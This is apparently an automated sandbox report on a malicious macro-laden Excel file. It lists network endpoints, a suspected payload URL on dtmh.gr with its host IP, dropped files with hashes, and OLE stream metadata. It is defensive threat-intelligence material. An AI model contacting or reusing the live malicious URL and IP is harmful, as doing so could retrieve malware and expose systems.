http://https://web.microsoftstream.com/video/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://graph.windows.net	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dataservice.o365filtering.com/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://weather.service.msn.com/data.aspx	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://apis.live.net/v5.0/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://management.azure.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://outlook.office365.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://incidents.diagnostics.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/odc/insertmedia	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://api.office.net	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://entitlement.diagnostics.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://autodiscover-s.outlook.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dtmh.gr/ds/231120.gif	document-1393356833.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://templatelogging.office.com/client/log	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://management.azure.com/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://ncus-000.contentsync.	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://devnull.onenote.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://messaging.office.com/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://augloop.office.com/v2	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://skyapi.live.net/Activity/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dataservice.o365filtering.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://directory.services.	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows-ppe.net/common/oauth2/authorize	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://onedrive.live.com/embed?	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://augloop.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
78.46.235.88	unknown	Germany		24940	HETZNER-ASDE	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324294
Start date:	29.11.2020
Start time:	04:00:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1393356833.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Copyright null 2020

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 52.109.88.177, 52.109.76.35, 52.109.12.24, 104.42.151.234, 52.255.188.83, 51.104.139.180, 2.20.84.85, 20.54.26.129, 2.20.142.210, 2.20.142.209, 92.122.213.247, 92.122.213.194, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, cs9.wac.phicdn.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
78.46.235.88	document-1411290183.xls	Get hash	malicious	Browse	
	document-1393356833.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-1449702565.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1457177111.xls	Get hash	malicious	Browse	
	document-146786230.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1442977347.xls	Get hash	malicious	Browse	
	document-1465459998.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1444203221.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1466544307.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	
	document-1456597551.xls	Get hash	malicious	Browse	
	document-1460706074.xls	Get hash	malicious	Browse	
	document-1460706074.xls	Get hash	malicious	Browse	
	document-1475334804.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dtmh.gr	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1475334804.xls	Get hash	malicious	Browse	• 78.46.235.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	document-1411290183.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1393356833.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88

Copyright null 2020

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1449702565.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1457177111.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-146786230.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1442977347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1465459998.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1444203221.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1466544307.xls	Get hash	malicious	Browse	• 78.46.235.88
	http://https://ofd.beeline.ru/check-order/oxjsoinmq	Get hash	malicious	Browse	• 88.99.149.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1456597551.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1460706074.xls	Get hash	malicious	Browse	• 78.46.235.88

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\9FA1F744-8159-4D70-B39C-79B56408DE78	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378316776058371
Encrypted:	false
SSDEEP:	1536:7cQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:pmQ9DQW+zBX8u
MD5:	C707A4A66B95209FC52FEC506DB56991
SHA1:	EA0415F1219D91FF2B06B376EFBD4A433C7EF8C6
SHA-256:	1649544A224FA7272C83429D810EB1D7DE1A97057C78EBF6B61E6A0DA3622117
SHA-512:	B4FE445A3F268D458240BF7E36DC41C1CD982A0F8A159395D63B46BF62F8078FF1015C63C6B69A121DFC332B209026BC90265CEE70279B812EFC58F110F02600
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:01:41">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\3AA10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314884
Entropy (8bit):	7.9855655553931975
Encrypted:	false
SSDEEP:	6144:mB+mBrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MK:nmBFPM8R3AsB+bjej/9cV
MD5:	251F74FB109E447C29FDB74292A6A20E
SHA1:	CEE381B78561093C1077A786CEBDBA55F458C624
SHA-256:	A633E4025DED3D5678F620FA5411D7697A669892DBF777169C036DC97E4D1402
SHA-512:	94140A6F66DF5F8D83E5CDF7BA64A8D3FA8337D87FBA51F198817E4D3322DC5E7ADF80BD0F86B23455DAD89C57F5FD776D70E92D07C3900195AAC53068180E
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\3AA10000	
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.I...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N.....p.....> .....<O..]....4.3e_...i...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:01:45 2020, atime=Sun Nov 29 11:01:45 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.640645030565382
Encrypted:	false
SSDEEP:	12:8jPocXUl8uElPCH2YgYoXr1YBh+Ru+WrjAZ/2bDqyLC5Lu4t2Y+xIBjKZm:8jAPgn3MAZiDqb87aB6m
MD5:	230B3A9AC093E07F5CA7F906B47D0069
SHA1:	73CC7E4D1800CDAF5AD1E702261983C07B25338C
SHA-256:	ED08F92458949830247891AEBFA889B77A14CBDA12D4458275E2238109118CC4
SHA-512:	D0EF43C570B3B26F5DA590F65F23E801AEEAF9E6CE22852485FA6DF8ABB474F46E993F71CB79E539736CA50819861C5B642105067E0494EE5ED1E97B421627AA
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-.....hG...j..hG....0.....u....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..}Q*`.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.}Q*`.....S.....1Q..h.a.r.d.z.....~.1.....}Q7`..Desktop.h.....Ny.}Q7`.....Y.....>.....ZT.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....301389.....!a..%.H.VZAj...4.4....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1393356833.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Sun Nov 29 11:01:45 2020, atime=Sun Nov 29 11:01:45 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.664540957548368
Encrypted:	false
SSDEEP:	96:87MqznFvK7MqznFvK7EqznFvK7EqznFv:87MqzI7MqzI7EqzI7Eqz
MD5:	8FA61362848D45D40010188341E58318
SHA1:	3BC5A546BE36AA3B343308DE86E1057E59379F60
SHA-256:	BC9111E5E1DFC88057AA2DB0981D61092267F889D68D73E184EFCED8D823D05D
SHA-512:	3F1E21118DCA747F5E814E38C26AC3065B50FC7E8C40AF052B358059A425770548B9E5457F3465C803B6F2EED0755436CB6643DDB98ED696499E23E5501CE321
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:....F.hG....F.hG....0.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L..}Q*`.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.}Q*`.....S.....1Q..h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny.}Q*`.....Y.....>.....+.r.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2..0..}Q2` .DOCUME~1.XLS..`.....>Qwx}Q2`....h.....n.d.o.c.u.m.e.n.t.-.1.3.9.3.3.5.6.8.3.3...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Desktop\document-1393356833.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.3.9.3.3.5.6.8.3.3...x.l.s.....:..,.LB.)...As...`.....X.....301389.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.685980354714533
Encrypted:	false
SSDEEP:	6:dj6Y9LMbELMhY9LMbELMhY9LMbELMhY9LMl:dmjFhjFhjFhjl
MD5:	12DBE158F250BB35A42DE1C5801AE8B0
SHA1:	B2F0E0D5D02CF0FDF678D3608A1F112409D519AE
SHA-256:	5040EE137C9612EC3400250C84EE3F42B62F648EA1ECCEB5AC3CC743A811C8F3
SHA-512:	BA3887DB8C854CC4DA1E041D507A01D51A5AA05EFEB4C63F9920EA719CDA15AB63B69865CC01B7BB2B75B3FD477C0BED1FDE8A9A674142A2F60A1D2F5E11EEC9
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1393356833.xls.LNK=0..document-1393356833.xls.LNK=0..[xls]..document-1393356833.xls.LNK=0..document-1393356833.xls.LNK=0..[xls]..document-1393356833.xls.LNK=0..document-1393356833.xls.LNK=0..[xls]..document-1393356833.xls.LNK=0..

C:\Users\user\Desktop\FAA10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401455
Entropy (8bit):	7.18061406656571
Encrypted:	false
SSDEEP:	6144:DcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdM:mizo8RnsIROnr6n75YCi
MD5:	3ED52EC2DA6D16C98377D7673DEDB574
SHA1:	0A1095F9D8718B9590471F2478725415AC005C8C
SHA-256:	420085D63AA76CD271F3498C4E691625B9C57C1E3D4AF34845C4AFC5BC017F91
SHA-512:	185FBB2C02A7D2283C03163512CC79292FF2BCD10745E775767CF580D4F7803E472D4981FBE93703C7B0FE34E3092CF89D6F0E866664603ABDA498CF48F8A0C0
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@....."..... 1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1..... ..S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....>.....S..C.a.l.i.b.r.i.1.....?.....S..C.a.l.i.b.r.i.1.....4.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1..,...8.....S..C.a.l.i.b.r .i.1.....8.....S..C.a.l.i.b.r.i.1.....8.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1...h...8.....S..C.a.m.b.r.i.a.1.....<.....S..C.a.l.i.b.r.i.1..... ....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1.....S..C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Thu Nov 26 09:47:56 2020, Security: 0
Entropy (8bit):	7.519773831614413
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1393356833.xls
File size:	339968
MD5:	14868edc4a5e024fa9fa4099bfb9010e
SHA1:	08c9a8b1663d6e02aa5265de51059ba6e17c5507
SHA256:	448f1e86e4e8da6517e19da9f23577c5a84dd4f185049e74ab8c5becf571cd2f
SHA512:	5f28b8ff29d387475df2eb13fdff7170cd6988b4513460b0168cb03320a8075a3bda0d2a9b9d6d368cd69610dcc4701cc4539511a04bd200f64fd2bd6896ba47
SSDEEP:	6144:WcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTv:7izo8RnsIROnr6n75YL
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1393356833.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False

Indicators	
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.246848689361
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . x 7 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64856469562
